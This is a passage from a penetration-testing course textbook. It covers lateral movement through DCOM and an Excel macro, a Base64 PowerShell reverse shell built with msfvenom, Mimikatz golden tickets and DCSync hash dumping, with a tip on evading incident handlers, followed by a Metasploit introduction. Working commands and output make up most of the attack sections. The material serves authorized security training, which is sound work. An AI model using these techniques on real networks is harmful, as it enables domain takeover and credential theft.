To execute the macro, we must first copy the Excel document to the remote computer. Since we must be a local administrator to take advantage of DCOM, we should also have access to the remote filesystem through SMB.

We can use the *Copy* method[692] of the .NET *System.IO.File* class to copy the file. To invoke it, we specify the source file, destination file, and a flag to indicate whether the destination file should be overwritten if present, as shown in the PowerShell code below:

```
$LocalPath = "C:\Users\jeff_admin.corp\myexcel.xls"

$RemotePath = "\\192.168.1.110\c$\myexcel.xls"

[System.IO.File]::Copy($LocalPath, $RemotePath, $True)
```

Listing 713 - Copying the Excel document to the remote computer

[691] (Microsoft, 2017), https://msdn.microsoft.com/en-us/vba/excel-vba/articles/application-run-method-excel

[692] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/9706cfs5(v=vs.110).aspx

Before we are able to execute the *Run* method on the macro, we must first specify the Excel document it is contained in. This is done through the *Open* method[693] of the *Workbooks* object,[694] which is also available through DCOM as shown in the enumeration of methods and objects:

```
         TypeName: System.__ComObject#{000208d5-0000-0000-c000-000000000046}
Name                    MemberType Definition
----                    ---------- ----------
ActivateMicrosoftApp    Method     void ActivateMicrosoftApp (XlMSApplication)
AddChartAutoFormat      Method     void AddChartAutoFormat (Variant, string, Variant)
...
ResetTipWizard          Method     void ResetTipWizard ()
Run                     Method     Variant Run (Variant...
Save                    Method     void Save (Variant)
...
Workbooks               Property   Workbooks Workbooks () {get}
...
```

Listing 714 - Output showing the Workbooks property

The *Workbooks* object is created from the *$com* COM handle we created earlier to perform our enumeration.

We can call the *Open* method directly with code like this:

```
$Workbook = $com.Workbooks.Open("C:\myexcel.xls")
```

Listing 715 - Opening the excel document on the DC

However, this code results in an error when interacting with the remote computer:

```
$Workbook = $com.Workbooks.Open("C:\myexcel.xls")
Unable to get the Open property of the Workbooks class
At line:1 char:1
+ $Workbook = $com.Workbooks.Open("C:\myexcel.xls")
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OperationStopped: (:) [], COMException
    + FullyQualifiedErrorId : System.Runtime.InteropServices.COMException
```

Listing 716 - Error when trying to open the spreadsheet

The reason for this error is that when *Excel.Application* is instantiated through DCOM, it is done with the SYSTEM account.[695] The SYSTEM account does not have a profile, which is used as part of the opening process. To fix this problem, we can simply create the Desktop folder at **C:\Windows\SysWOW64\config\systemprofile**, which satisfies this profile requirement.

We can create this directory with the following PowerShell code:

```
$Path = "\\192.168.1.110\c$\Windows\sysWOW64\config\systemprofile\Desktop"

$temp = [system.io.directory]::createDirectory($Path)
```

Listing 717 - Creating SYSTEM profile folder

[693] (Microsoft, 2017), https://msdn.microsoft.com/en-us/vba/excel-vba/articles/workbooks-open-method-excel

[694] (Microsoft, 2017), https://msdn.microsoft.com/en-us/vba/excel-vba/articles/workbooks-object-excel

[695] (Matt Nelson, 2017), https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/


With the profile folder for the SYSTEM account created, we can attempt to call the *Open* method again, which now should succeed and open the Excel document.

Now that the document is open, we can call the *Run* method with the following complete PowerShell script:

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application", "192
.168.1.110"))

$LocalPath = "C:\Users\jeff_admin.corp\myexcel.xls"

$RemotePath = "\\192.168.1.110\c$\myexcel.xls"

[System.IO.File]::Copy($LocalPath, $RemotePath, $True)

$Path = "\\192.168.1.110\c$\Windows\sysWOW64\config\systemprofile\Desktop"

$temp = [system.io.directory]::createDirectory($Path)

$Workbook = $com.Workbooks.Open("C:\myexcel.xls")

$com.Run("mymacro")
```

Listing 718 - Proof of concept code to execute Excel macro remotely

This code should open the Notepad application as a background process executing in a high integrity context on the remote machine as illustrated in Figure 312.



⊟ services.exe		4.424 K	9.504 K	776	Services and Controller app	Microsoft Corporation	64-bit System
⊟ svchost.exe	0.01	7.456 K	22.708 K	932	Host Process for Windows S...	Microsoft Corporation	64-bit System
WmiPrvSE.exe		17.760 K	30.432 K	2428	WMI Provider Host	Microsoft Corporation	64-bit System
RuntimeBroker.exe	0.04	10.980 K	32.312 K	4164	Runtime Broker	Microsoft Corporation	64-bit Medium
ShellExperienceHost....	Susp...	21.320 K	40.168 K	2796	Windows Shell Experience H...	Microsoft Corporation	64-bit AppContainer
SearchUI.exe	Susp...	61.908 K	66.148 K	292	Search and Cortana applicati...	Microsoft Corporation	64-bit AppContainer
dllhost.exe		2.116 K	10.852 K	6000	COM Surrogate	Microsoft Corporation	64-bit Medium
WmiPrvSE.exe		2.200 K	8.676 K	1188	WMI Provider Host	Microsoft Corporation	64-bit System
EXCEL.EXE		24.616 K	31.772 K	6068	Microsoft Excel	Microsoft Corporation	32-bit High
LockAppHost.exe		3.740 K	20.076 K	4668	LockAppHost	Microsoft Corporation	64-bit Medium
EXCEL.EXE	< 0.01	31.804 K	43.788 K	5504	Microsoft Excel	Microsoft Corporation	32-bit High
notepad.exe		3.120 K	9.476 K	5644	Notepad	Microsoft Corporation	32-bit High

Figure 312: Notepad is launched from Excel

While creating a remote Notepad application is interesting, we need to upgrade this attack to launch a reverse shell instead. Since we are using an Office document, we can simply reuse the Microsoft Word client side code execution technique that we covered in a previous module.

To do this, we'll use msfvenom to create a payload for an HTA attack since it contains the Base64 encoded payload to be used with PowerShell:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.111 LPORT=4444 -f h
ta-psh -o evil.hta
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 6461 bytes
Saved as: evil.hta
```

Listing 719 - Creating HTA payload with msfvenom

Notice that we use the IP address of the Windows 10 client's second network interface so that the domain controller can call back to our Netcat listener.

Next, we extract the line starting with "powershell.exe -nop -w hidden -e" followed by the Base64 encoded payload and use the simple Python script in Listing 720 to split the command into smaller chunks, bypassing the size limit on literal strings in Excel macros:

```
str = "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQ....."

n = 50

for i in range(0, len(str), n):
    print "Str = Str + " + '"' + str[i:i+n] + '"'
```

Listing 720 - Python script to split Base64 encoded string

Now we'll update our Excel macro to execute PowerShell instead of Notepad and repeat the actions to upload it to the domain controller and execute it.

```
Sub MyMacro()
    Dim Str As String

    Str = Str + "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4Ad"
    Str = Str + "ABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewA"
    ...
    Str = Str + "EQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHM"
    Str = Str + "AXQA6ADoAUwB0AGEAcgB0ACgAJABzACkAOwA="
    Shell (Str)
End Sub
```

Listing 721 - Updating the macro with the split Base64 encoded string

Before executing the macro, we'll start a Netcat listener on the Windows 10 client to accept the reverse command shell from the domain controller:

```
PS C:\Tools\practical_tools> nc.exe -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.1.111] from (UNKNOWN) [192.168.1.110] 59121
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 722 - Reverse shell from DCOM lateral movement technique

While the attack requires access to both TCP 135 for DCOM and TCP 445 for SMB, this is a relatively new vector for lateral movement and may avoid some detection systems such as Network Intrusion Detection or host-based antivirus.

21.4.4.1 Exercises

1. Repeat the exercise of launching Notepad using Excel and DCOM.
2. Improve the attack by replacing the VBA macro with a reverse shell connecting back to Netcat on your windows student VM.

3. Set up a pivoting channel from the domain controller to your Kali machine and obtain a reverse shell.

21.5 Active Directory Persistence

Once we have gained access and achieved the primary goals of the engagement, our next goal is to obtain persistence, ensuring that we do not lose our access to the compromised machines.

We can use traditional persistence methods in an AD environment, but we can also gain AD-specific persistence as well. Note that in many real-world penetration tests or red team engagements, persistence is not a part of the scope due to the risk of incomplete removal once the assessment is complete.

21.5.1 Golden Tickets

Going back to the explanation of Kerberos authentication, we recall that when a user submits a request for a TGT, the KDC encrypts the TGT with a secret key known only to the KDCs in the domain. This secret key is actually the password hash of a domain user account called *krbtgt*.[696]

If we are able to get our hands on the krbtgt password hash, we could create our own self-made custom TGTs, or *golden tickets*.

For example, we could create a TGT stating that a non-privileged user is actually a member of the Domain Admins group, and the domain controller will trust it since it is correctly encrypted.

> *We must carefully protect stolen krbtgt password hashes since it grants unlimited domain access. Consider obtaining the client's permission before executing this technique.*

This provides a neat way of keeping persistence in an Active Directory environment, but the best advantage is that the krbtgt account password is not automatically changed.

In fact, this password is only changed when the domain functional level is upgraded from Windows 2003 to Windows 2008. Because of this, it is not uncommon to find very old krbtgt password hashes.

> *The Domain Functional Level[697] dictates the capabilities of the domain and determines which Windows operating systems can be run on the domain*

[696] (Microsoft, 2016), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn745899(v=ws.11)#Sec_KRBTGT

[697] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/understanding-active-directory-domain-services–ad-ds–functional-levels

controller. Higher functional levels enable additional features, functionality, and security mitigations.

To test this persistence technique, we will first attempt to laterally move from the Windows 10 workstation to the domain controller via PsExec as the Offsec user.

This should fail as we do not have the proper permissions:

```
C:\Tools\active_directory> psexec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access dc01:
Access is denied.
```

Listing 723 - Failed attempt to perform lateral movement

At this stage of the engagement, we should have access to an account that is a member of the Domain Admins group or we have compromised the domain controller itself.

With this kind of access, we can extract the password hash of the krbtgt account with Mimikatz.

To simulate this, we'll log in to the domain controller via remote desktop using the jeff_admin account, run Mimikatz from the C: folder, and issue the **lsadump::lsa** command as displayed below:[698]

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : CORP / S-1-5-21-1602875587-2787523311-2599479668

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : e2b475c11da2a0748290d87aa966c327

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 75b60230a2394a812000dbfad8415965
...
```

Listing 724 - Dumping the krbtgt password hash using Mimikatz

[698] (Benjamin Delphy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-lsadump

Creating the golden ticket and injecting it into memory does not require any administrative privileges, and can even be performed from a computer that is not joined to the domain. We'll take the hash and continue the procedure from a compromised workstation.

Before generating the golden ticket, we'll delete any existing Kerberos tickets with **`kerberos::purge`**.

We'll supply the domain SID (which we can gather with **`whoami /user`**) to the Mimikatz **`kerberos::golden`**[699] command to create the golden ticket. This time we'll use the **`/krbtgt`** option instead of **`/rc4`** to indicate we are supplying the password hash. We will set the golden ticket's username to **`fakeuser`**. This is allowed because the domain controller trusts anything correctly encrypted by the krbtgt password hash.

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::golden /user:fakeuser /domain:corp.com /sid:S-1-5-21-1602875587-2
787523311-2599479668 /krbtgt:75b60230a2394a812000dbfad8415965 /ptt
User      : fakeuser
Domain    : corp.com (CORP)
SID       : S-1-5-21-1602875587-2787523311-2599479668
User Id   : 500
Groups Id : \*513 512 520 518 519
ServiceKey: 75b60230a2394a812000dbfad8415965 - rc4_hmac_nt
Lifetime  : 14/02/2018 15.08.48 ; 12/02/2028 15.08.48 ; 12/02/2028 15.08.48
-> Ticket : \*\* Pass The Ticket \*\*

 \* PAC generated
 \* PAC signed
 \* EncTicketPart generated
 \* EncTicketPart encrypted
 \* KrbCred generated

Golden ticket for 'fakeuser @ corp.com' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 012E3A24
```

Listing 725 - Creating a golden ticket using Mimikatz

Mimikatz provides two sets of default values when using the golden ticket option, namely the user ID and the groups ID. The user ID is set to 500 by default, which is the RID of the built-in administrator for the domain, while the values for the groups ID consist of the most privileged groups in Active Directory, including the Domain Admins group.

With the golden ticket injected into memory, we can launch a new command prompt with **`misc::cmd`** and again attempt lateral movement with PsExec.

```
C:\Users\offsec.crop> psexec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
```

[699] (Benjamin Delphy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-kerberos

```
Sysinternals - www.sysinternals.com


C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7959:aaad:eec:3969%2
   IPv4 Address. . . . . . . . . . . : 192.168.1.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
...

C:\Windows\system32> whoami
corp\fakeuser

C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----------------

Group Name                        Type             Attributes
================================= ================ ==================================
Everyone                          Well-known group Mandatory group, Enabled by default
BUILTIN\Administrators            Alias            Mandatory group, Enabled by default
BUILTIN\Users                     Alias            Mandatory group, Enabled by default
...
NT AUTHORITY\Authenticated Users  Well-known group Mandatory group, Enabled by default
NT AUTHORITY\This Organization    Well-known group Mandatory group, Enabled by default
CORP\Domain Admins                Group            Mandatory group, Enabled by default
CORP\Group Policy Creator Owners  Group            Mandatory group, Enabled by default
CORP\Schema Admins                Group            Mandatory group, Enabled by default
CORP\Enterprise Admins            Group            Mandatory group, Enabled by default
...
Mandatory Label\High Mandatory Level  Label
```

Listing 726 - Performing lateral movement using the golden ticket and PsExec

We have an interactive command prompt on the domain controller and notice that the **whoami** command reports us to be the user fakeuser, which does not exist in the domain. Listing group memberships shows that we are a member of multiple powerful groups including the Domain Admins group. Excellent.

> *The use of a non-existent username may alert incident handlers if they are reviewing access logs. In order to reduce suspicion, consider using the name and ID of an existing system administrator.*

Note that by creating our own TGT and then using PsExec, we are performing the *overpass the hash* attack by leveraging Kerberos authentication. If we were to connect using PsExec to the IP address of the domain controller instead of the hostname, we would instead force the use of NTLM authentication and access would still be blocked as the next listing shows.

```
C:\Users\Offsec.corp> psexec.exe \\192.168.1.110 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 192.168.1.110:
Access is denied.
```

Listing 727 - Use of NTLM authentication blocks our access

21.5.1.1 Exercises

1. Repeat the steps shown above to dump the krbtgt password hash and create and use a golden ticket.
2. Why is the password hash for the krbtgt account changed during a functional level upgrade from Windows 2003 to Windows 2008?

21.5.2 Domain Controller Synchronization

Another way to achieve persistence in an Active Directory infrastructure is to steal the password hashes for all administrative users in the domain.

To do this, we could move laterally to the domain controller and run Mimikatz to dump the password hash of every user. We could also steal a copy of the **NTDS.dit** database file,[700] which is a copy of all Active Directory accounts stored on the hard drive, similar to the SAM database used for local accounts.

While these methods might work fine, they leave an access trail and may require us to upload tools. An alternative is to abuse AD functionality itself to capture hashes remotely from a workstation.

In production environments, domains typically have more than one domain controller to provide redundancy. The Directory Replication Service Remote Protocol[701] uses *replication*[702] to synchronize these redundant domain controllers. A domain controller may request an update for a specific object, like an account, with the *IDL_DRSGetNCChanges*[703] API.

Luckily for us, the domain controller receiving a request for an update does not verify that the request came from a known domain controller, but only that the associated SID has appropriate privileges. If we attempt to issue a rogue update request to a domain controller from a user who is a member of the Domain Admins group, it will succeed.

In the next example, we will log in to the Windows 10 client as jeff_admin to simulate a compromise of a domain administrator account and perform a replication.

[700] (Microsoft, 2017), https://technet.microsoft.com/en-us/library/cc961761.aspx

[701] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/cc228086.aspx

[702] (Microsoft, 2016), https://technet.microsoft.com/en-us/library/cc772726(v=ws.10).aspx

[703] (Microsoft, 2017), https://msdn.microsoft.com/en-us/library/dd207691.aspx

We'll open Mimikatz and start the replication using **lsadump::dcsync**[704] with the **/user** option to indicate the target user to sync, in this case the built-in domain administrator account Administrator, as shown in Listing 728.

```
mimikatz # lsadump::dcsync /user:Administrator
[DC] 'corp.com' will be the domain
[DC] 'DC01.corp.com' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN           : Administrator

\*\* SAM ACCOUNT \*\*

SAM Username         : Administrator
User Principal Name  : Administrator@corp.com
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 05/02/2018 19.33.10
Object Security ID   : S-1-5-21-1602875587-2787523311-2599479668-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: e2b475c11da2a0748290d87aa966c327
  ntlm- 0: e2b475c11da2a0748290d87aa966c327
  lm  - 0: 913b84377b5cb6d210ca519826e7b5f5

Supplemental Credentials:
\* Primary:NTLM-Strong-NTOWF \*
  Random Value : f62e88f00dff79bc79f8bad31b3ffa7d

\* Primary:Kerberos-Newer-Keys \*
  Default Salt : CORP.COMAdministrator
  Default Iterations : 4096
  Credentials
  aes256_hmac (4096): 4c6300b908619dc7a0788da81ae5903c2c97c5160d0d9bed85cfd5af02dabf01
  aes128_hmac (4096): 85b66d5482fc19858dadd07f1d9b818a
  des_cbc_md5 (4096): 021c6df8bf07834a

\* Primary:Kerberos \*
  Default Salt : CORP.COMAdministrator
  Credentials
    des_cbc_md5       : 021c6df8bf07834a

\* Packages \*
  NTLM-Strong-NTOWF

\* Primary:WDigest \*
  01  4ec8821bb09675db670e66998d2161bf
  02  3c9be2ff39c36efd2f84b63aa656d09a
  03  2cf1734936287692601b7e36fc01e2d7
  04  4ec8821bb09675db670e66998d2161bf
```

[704] (Benjamin Delphy, 2016), https://github.com/gentilkiwi/mimikatz/wiki/module-~-lsadump

```
  05  3c9be2ff39c36efd2f84b63aa656d09a
...
```

Listing 728 - Dump password hashes for Administrator using DCSync

The dump contains multiple hashes associated with the last twenty-nine used user passwords as well as the hashes used with AES encryption.

Using the technique above, we can request a replication update with a domain controller and obtain the password hashes of every account in Active Directory without ever logging in to the domain controller.

21.6 Wrapping Up

This module has provided an overview and some insight into Active Directory and its associated security. While many techniques have been mentioned and explained here, there are many others worth exploring.

It should especially be noted that very little attention has been paid to operational security in this module and depending on the maturity of the client, it may be worth putting some thought into avoiding detection by not blindly executing every single command and technique shown when performing enumeration and lateral movement.

22. The Metasploit Framework

As we have worked through the preceding modules, it should be clear that working with public exploits is difficult. They must be modified to fit each scenario, they must be tested for malicious code, each uses a unique command-line syntax, and there is no standardization in coding practices or languages. Some exploits are written in Perl, some in C, others in PowerShell, and we've even seen exploit payloads that needed to be deployed by copying and pasting them into a Netcat connection.

In addition, there are a variety of post-exploitation tools, auxiliary tools, and innumerable attack techniques that must be considered in even the most basic attack scenarios.

Exploit frameworks aim to address some or all of these issues. Although they vary somewhat in form and function, each aims to consolidate and streamline the process of exploitation by offering a variety of exploits, simplifying the usage of these exploits, easing lateral movement, and assisting with the management of compromised infrastructure. Most of these frameworks offer dynamic payload capabilities. This means that for each exploit in the framework, we can choose various payloads to deploy.

Over the past few years, several exploit and post-exploitation frameworks have been developed, including Metasploit,[705] Core Impact,[706] Immunity Canvas,[707] Cobalt Strike,[708] and PowerShell Empire,[709] each offering some or all of these capabilities.

While many of these frameworks are commercial offerings, the Metasploit Framework (*MSF*, or simply *Metasploit*) is open-source, is frequently updated, and is the focus of this module.

As described by its authors, the Metasploit Framework, maintained by Rapid7,[710] is "an advanced platform for developing, testing, and using exploit code". The project initially started off as a portable network game[711] and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research. The Framework has slowly but surely become the leading free exploit collection and development framework for security auditors. Metasploit is frequently updated with new exploits and is constantly being improved and further developed by Rapid7 and the security community.

Kali Linux includes the *metasploit-framework* package, which contains the open source elements of the Metasploit project. Newcomers to the Metasploit Framework (MSF) are often overwhelmed by the multitude of features and different use-cases for the tool. The Metasploit Framework is valuable in almost every phase of a penetration test, including information gathering, vulnerability research and development, client-side attacks, post-exploitation, and much more.

[705] (Rapid7, 2018), https://www.metasploit.com/

[706] (Core Security, 2018), https://www.coresecurity.com/core-impact

[707] (Immunity, 2018), https://www.immunityinc.com/products/canvas/

[708] (Strategic Cyber LLC, 2018), https://blog.cobaltstrike.com/category/cobalt-strike-2/

[709] (Veris Group, 2015), https://www.powershellempire.com/

[710] (Rapid7, 2019), https://www.rapid7.com/

[711] (ThreatPost, 2010), https://threatpost.com/qa-hd-moore-metasploit-disclosure-and-ethics-052010/73998/

With such overwhelming capabilities, it's easy to get lost within Metasploit. Fortunately, the framework is well-thought-out and offers a unified and sensible interface.

In this module, we will provide a walkthrough of the Metasploit Framework, including features and usage along with some explanation of its inner workings.

22.1 Metasploit User Interfaces and Setup

Although the Metasploit Framework is preinstalled in Kali Linux, the *postgresql* service that Metasploit depends on is neither active nor enabled at boot time. We can start the required service with the following command:

```
kali@kali:~$ sudo systemctl start postgresql
```

Listing 729 - Starting postgresql manually

Next, we can enable the service at boot with **systemctl** as follows:

```
kali@kali:~$ sudo systemctl enable postgresql
```

Listing 730 -Starting postgresql at boot

With the database started, we need to create and initialize the MSF database with **msfdb init** as shown below.

```
kali@kali:~$ sudo msfdb init
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Listing 731 - Creating the Metasploit database

Since Metasploit is under constant development, we should update it as often as possible. Within Kali, we can update Metasploit with **apt**.

```
kali@kali:~$ sudo apt update; sudo apt install metasploit-framework
```

Listing 732 - Updating the Metasploit Framework

We can launch the Metasploit command-line interface with **msfconsole**. The **-q** option hides the ASCII art banner and Metasploit Framework version output as shown in Listing 733:

```
kali@kali:~$ sudo msfconsole -q

msf5 >
```

Listing 733 - Starting the Metasploit Framework

22.1.1 *Getting Familiar with MSF Syntax*

The Metasploit Framework includes several thousand modules, divided into categories. The categories are displayed on the splash screen summary but we can also view them with the **show -h** command.

```
msf5 > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloa
ds, auxiliary, post, plugins, info, options
```

```
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, ac
tions
```

Listing 734 Help flag for the show command

To activate a module, enter **use** followed by the module name (auxiliary/scanner/portscan/tcp in the example below). At this point, the prompt will indicate the active module. We can use **back** to move out of the current context and return to the main *msf5* prompt:

```
msf5 > use auxiliary/scanner/portscan/tcp

msf5 auxiliary(scanner/portscan/tcp) > back

msf5 >
```

Listing 735 - Metasploit use and back commands

A variation of **back** is **previous**, which will switch us back to the previously selected module instead of the main prompt:

```
msf5 > use auxiliary/scanner/portscan/tcp

msf5 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/portscan/syn

msf5 auxiliary(scanner/portscan/syn) > previous

msf5 auxiliary(scanner/portscan/tcp) >
```

Listing 736 - Metasploit previous command

Most modules require options (**show options**) before they can be run. We can configure these options with **set** and **unset** and can also set and remove *global options* with **setg** or **unsetg** respectively.

```
msf5 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per
   DELAY        0                yes       The delay between connections, per thread,
   JITTER       0                yes       The delay jitter factor (maximum value by w
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
```

Listing 737 - Options for auxiliary/scanner/portscan/tcp

For example, to perform a scan of our Windows workstation with the scanner/portscan/tcp module, we must first set the remote host IP address (**RHOSTS**) with the **set** command.

```
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.11.0.22
RHOSTS => 10.11.0.22
```

Listing 738 - Setting RHOSTS option

With the module configured, we can **run** it:

```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.11.0.22:      - 10.11.0.22:80 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:135 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:139 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:445 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:3389 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:5040 - TCP OPEN
[+] 10.11.0.22:      - 10.11.0.22:9121 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 739 - Port scanning using Metasploit

22.1.2 Metasploit Database Access

If the postgresql service is running, Metasploit will log findings and information about discovered hosts, services, or credentials in a convenient, accessible database.

In the following listing, the database has been populated with the results of the TCP scan we ran in the previous section. We can display these results with the **services** command:

```
msf5 auxiliary(scanner/portscan/tcp) > services

Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
10.11.0.22       80    tcp          open
10.11.0.22       135   tcp          open
10.11.0.22       139   tcp          open
10.11.0.22       445   tcp          open
10.11.0.22       3389  tcp          open
10.11.0.22       5040  tcp          open
10.11.0.22       9121  tcp          open
```

Listing 740 - TCP port scan results in the database

The basic **services** command displays all results, but we can also filter by port number (**-p**), service name (**-s**), and more as shown in the help output of **services -h**:

```
msf5 > services -h

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name1,name2>] [-o
<filename>] [addr1 addr2 ...]

  -a,--add          Add the services instead of searching
  -d,--delete       Delete the services instead of searching
  -c <col1,col2>    Only show the given columns
  -h,--help         Show this help information
  -s <name>         Name of the service to add
  -p <port>         Search for a list of ports
  -r <protocol>     Protocol type of the service being added [tcp|udp]
  -u,--up           Only show services which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -U,--update       Update data for existing service
...
```

Listing 741 - The services command help menu

In addition to a simple TCP port scanner, we can also use the *db_nmap* wrapper to execute Nmap inside Metasploit and save the findings to the database for ease of access. The **db_nmap** command has identical syntax to Nmap and is shown below:

```
msf5 > db_nmap
[*] Usage: db_nmap [--save | [--help | -h]] [nmap options]

msf5 > db_nmap 10.11.0.22 -A -Pn
[*] Nmap: Nmap scan report for 10.11.0.22
[*] Nmap: Host is up (0.00054s latency).
[*] Nmap: Not shown: 996 closed ports
[*] Nmap: PORT     STATE SERVICE       VERSION
[*] Nmap: 80/tcp   open  http
[*] Nmap: |_http-generator: Flexense HTTP v10.0.28
[*] Nmap: |_http-title: Sync Breeze Enterprise @ client251
[*] Nmap: 135/tcp  open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds?
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
...
```

Listing 742 - Performing a Nmap scan from within Metasploit

To display all discovered hosts up to this point, we can issue the **hosts** command. As an additional example, we can also list all services running on port 445 with the **services -p 445** command.

```
msf5 > hosts

Hosts
=====

address          mac                name  os_name           os_flavor  os_sp  purpose
-------          ---                ----  -------           ---------  -----  -------
10.11.0.22       00:0c:29:ae:3e:22        Windows Longhorn                    device

msf5 > services -p 445

Services
========

host             port  proto  name          state  info
----             ----  -----  ----          -----  ----
10.11.0.22       445   tcp    microsoft-ds  open    ()
```

Listing 743 - Listing hosts and services in the database

To help organize content in the database, Metasploit allows us to store information in separate workspaces. When specifying a workspace, we will only see database entries relevant to that workspace, which helps us easily manage data from various enumeration efforts and assignments. We can list the available workspaces with **workspace**, or provide the name of the workspace as an argument to change to a different workspace as shown in Listing 744.

```
msf5 > workspace
  test
* default

msf5 > workspace test
[*] Workspace: test

msf5 >
```

Listing 744 - Workspaces in Metasploit Framework

To add or delete a workspace, we can use **-a** or **-d** respectively, followed by the workspace name.

22.1.3 Auxiliary Modules

The Metasploit Framework includes hundreds of auxiliary modules that provide functionality such as protocol enumeration, port scanning, fuzzing, sniffing, and more. The modules all follow a common slash-delimited hierarchical syntax (*module type/os, vendor, app, or protocol/module name*), which makes it easy to explore and use the modules. Auxiliary modules are useful for many tasks, including information gathering (under the gather/ hierarchy), scanning and enumeration of various services (under the scanner/ hierarchy), and so on.

There are too many to cover here, but we will demonstrate the syntax and operation of some of the most common auxiliary modules. As an exercise, explore some other auxiliary modules as they are an invaluable part of the Metasploit Framework.

To list all auxiliary modules, we run the **show auxiliary** command. This will present a very long list of all auxiliary modules as shown in the truncated output below:

```
msf5 > show auxiliary

Auxiliary
=========

   Name                                 Rank    Description
   ----                                 ----    -----------
   ................
   scanner/smb/smb1                     normal  SMBv1 Protocol Detection
